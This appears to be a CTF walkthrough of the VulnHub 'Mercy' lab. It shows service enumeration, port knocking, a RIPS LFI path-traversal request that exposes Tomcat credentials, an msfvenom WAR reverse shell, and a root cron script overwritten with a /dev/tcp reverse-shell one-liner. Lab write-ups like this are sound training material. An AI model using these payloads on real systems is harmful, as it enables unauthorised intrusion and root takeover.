

# VulnHub Mercy Walkthrough

Machine IP:

192.168.174.133


Domain:

mercy.vh


## nmap

```
➜ nmap -sv -sc mercy.vh -oN nmapscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 12:25 EDT
Nmap scan report for mercy.vh (192.168.174.133)
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.17-Ubuntu
110/tcp   open  pop3           Dovecot pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
|_ ssl-date: TLS randomness does not represent time
|_ pop3-capabilities: TOP AUTH-RESP-CODE SASL STLS UIDL RESP-CODES CAPA PIPELINING
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap           Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
|_ ssl-date: TLS randomness does not represent time
|_ imap-capabilities: ENABLE LOGINDISABLEDA0001 capabilities IDLE ID SASL-IR Pre-login STARTTLS LOGIN-REFERRALS post-login OK IMAP4rev1 listed have more LITERAL+
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap       Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
|_ imap-capabilities: ENABLE capabilities IDLE ID SASL-IR Pre-login listed LOGIN-REFERRALS post-login OK LITERAL+ AUTH=PLAINA0001 have more IMAP4rev1
|_ ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3       Dovecot pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
|_ ssl-date: TLS randomness does not represent time
|_ pop3-capabilities: TOP AUTH-RESP-CODE SASL(PLAIN) USER UIDL RESP-CODES CAPA PIPELINING
8080/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
| http-robots.txt: 1 disallowed entry
|_ /tryharder/tryharder
|_ http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: Host: MERCY; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## robots.txt revealed:



The URL `/tryharder/tryharder` returns some base64 data:



Decoded:

It's annoying, but we repeat this over and over again: cyber hygiene is extremely important. Please stop setting silly passwords that will get cracked with any decent password list.

Once, we found the password "password", quite literally sticking on a post-it in front of an employee's desk! As silly as it may be, the employee pleaded for mercy when we threatened to fire her.

No fluffy bunnies for those who set insecure passwords and endanger the enterprise.

Enumerated SMB and tried accessing a share called `qiu` but access denied.

```
(teja@kali)-[~/vulnhub/mercy]
$ smbclient -L mercy.vh
Password for [WORKGROUP\teja]:

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  qiu             Disk
  IPC$           IPC       IPC Service (MERCY server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  -----
  WORKGROUP      MERCY

(teja@kali)-[~/vulnhub/mercy]
$ smbclient -L mercy.vh\qiu
do_connect: Connection to mercy.vh\qiu failed (Error NT_STATUS_UNSUCCESSFUL)

(teja@kali)-[~/vulnhub/mercy]
$ smbclient //mercy.vh/qiu -U <username>
bash: syntax error near unexpected token `newline'

(teja@kali)-[~/vulnhub/mercy]
$ smbclient //mercy.vh/qiu -U teja
Password for [WORKGROUP\teja]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(teja@kali)-[~/vulnhub/mercy]
$ smbclient //mercy.vh/qiu -U qiu
Password for [WORKGROUP\qiu]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

From the hint, the password can be 'password'

Tried this to login to the SMB share with user `qiu` and it worked.

Found a file called `config` in the share.

```
nmapscan x config x configprint x
1 Here are settings for your perusal.
2
3 Port Knocking Daemon Configuration
4
5 [options]
6   UseSyslog
7
8 [openHTTP]
9   sequence = 159,27391,4
10  seq_timeout = 100
11  command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
12  tcpflags = syn
13
14 [closeHTTP]
15  sequence = 4,27391,159
16  seq_timeout = 100
17  command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
18  tcpflags = syn
19
20 [openSSH]
21  sequence = 17301,28504,9999
22  seq_timeout = 100
23  command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
24  tcpflags = syn
25
26 [closeSSH]
27  sequence = 9999,28504,17301
28  seq_timeout = 100
29  command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
30  tcpflags = syn
31
```


Based on the config, port knocking enables a HTTP server on port 80.  
So performed port knocking on the mentioned ports.

```
(teja@kali)-[~/vulnhub/mercy]
$ knock 192.168.174.133 159 27391 4 -d 500
(teja@kali)-[~/vulnhub/mercy]
$ nmap 192.168.174.133 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 13:30 EDT
Nmap scan report for mercy.vh (192.168.174.133)
Host is up (0.89s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         Dovecot pop3d
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd (Ubuntu)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap     Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3     Dovecot pop3d
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: MERCY; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
(teja@kali)-[~/vulnhub/mercy]
$
```

Similarly enabled SSH by port knocking, and tried login with `qiu:password` but no luck.


Now port 80 is up.



This machine shall make you plead for mercy! Bwahahahahaha!



There is RIPS running on /nomercy



RIPS is a static source code analyser for vulnerabilities in PHP scripts. <https://rips-scanner.sourceforge.net/>

Version: 0.53

RIPS 0.53 LFI vulnerability: <https://www.exploit-db.com/exploits/18660>

Exploit:

```
http://mercy.vh/nomercy/windows/code.php?file=../../../../../../../../etc/passwd
```

We can find the Tomcat users file which contain credentials:

<http://mercy.vh/nomercy/windows/code.php?file=../../../../../../../../etc/tomcat7/tomcat-users.xml>

```
20 <? NOTE: By default, no user is included in the "manager-gui" role required
21 <? to operate the "/manager/html" web application. If you wish to use this app,
22 <? you must define such a user - the username and password are arbitrary.
23 <? -->
24 <? <!--
25 <? NOTE: The sample user and role entries below are wrapped in a comment
26 <? and thus are ignored when reading this file. Do not forget to remove
27 <? <!-- ... --> that surrounds them.
28 <? -->
29 <? <role rolename="admin-gui"/>
30 <? <role rolename="manager-gui"/>
31 <? <user username="thisisasuperduperlonguser" password="heartbreakisinevitable" roles="admin-gui,manager-gui"/>
32 <? <user username="fluffy" password="freakishfluffybunny" roles="none"/>
33 <? </tomcat-users>
```

```
thisisasuperduperlonguser:heartbreakisinevitable
fluffy:freakishfluffybunny
```

Login with **thisisasuperduperlonguser:heartbreakisinevitable** in tomcat manager app

<http://mercy.vh:8080/manager/html>

We can deploy a WAR reverse shell from the manager app.

|  |                      |
|--|----------------------|
| <b>Deploy</b>  |                      |
| Deploy directory or WAR file located on server                                       |                      |
| Context Path (required):   | <input type="text"/> |
| XML Configuration file URL:  | <input type="text"/> |
| WAR or Directory URL:  | <input type="text"/> |
| <input type="button" value="Deploy"/>  |                      |
| <b>WAR file to deploy</b>  |                      |
| Select WAR file to upload <input type="button" value="Browse..."/> No file selected. |                      |
| <input type="button" value="Deploy"/>  |                      |

Create WAR reverse shell with msfvenom:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.174.131 LPORT=1560 -f
war -o revshell.war
```

We got a reverse shell!!

```
└─$ nc -lvnp 1560
listening on [any] 1560 ...
connect to [192.168.174.131] from (UNKNOWN) [192.168.174.133] 46840

ls
common
conf
logs
policy
server
shared
webapps
work
```

## Priv Esc

Switch to user fluffy as we already know password

```
su fluffy
```

/home/fluffy/.private/secrets/timeclock is a bash script owned by root.

```
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../../var/www/html/time
chown www-data:www-data ../../../../../../var/www/html/time
$
```

Looks like the script is getting the value of the variable "\$now" and writing it to

```
/var/www/html/time
```

There is a high chance this script is being run by root using cronjob because the owner of the file is root.

Since it is writable by us, we can just change this to a reverse shell.

Reverse shell:

```
bash -i >& /dev/tcp/192.168.174.131/1561 0>&1
```

```
backup.save timeclock
$ echo "bash -i >& /dev/tcp/192.168.174.131/1561 0>&1" > timeclock
echo "bash -i >& /dev/tcp/192.168.174.131/1561 0>&1" > timeclock
$ cat timeclock
cat timeclock
bash -i >& /dev/tcp/192.168.174.131/1561 0>&1
$
```

Now listen for the reverse shell. When root runs `timeclock` - we will get the connection.

And we are root!

```
(teja@kali)-[~/vulnhub/mercy]
$ nc -lvnp 1561
listening on [any] 1561 ...

connect to [192.168.174.131] from (UNKNOWN) [192.168.174.133] 33724
bash: cannot set terminal process group (13624): Inappropriate ioctl for device
bash: no job control in this shell
root@MERCY:~#
root@MERCY:~# whoami
whoami
root
root@MERCY:~#
```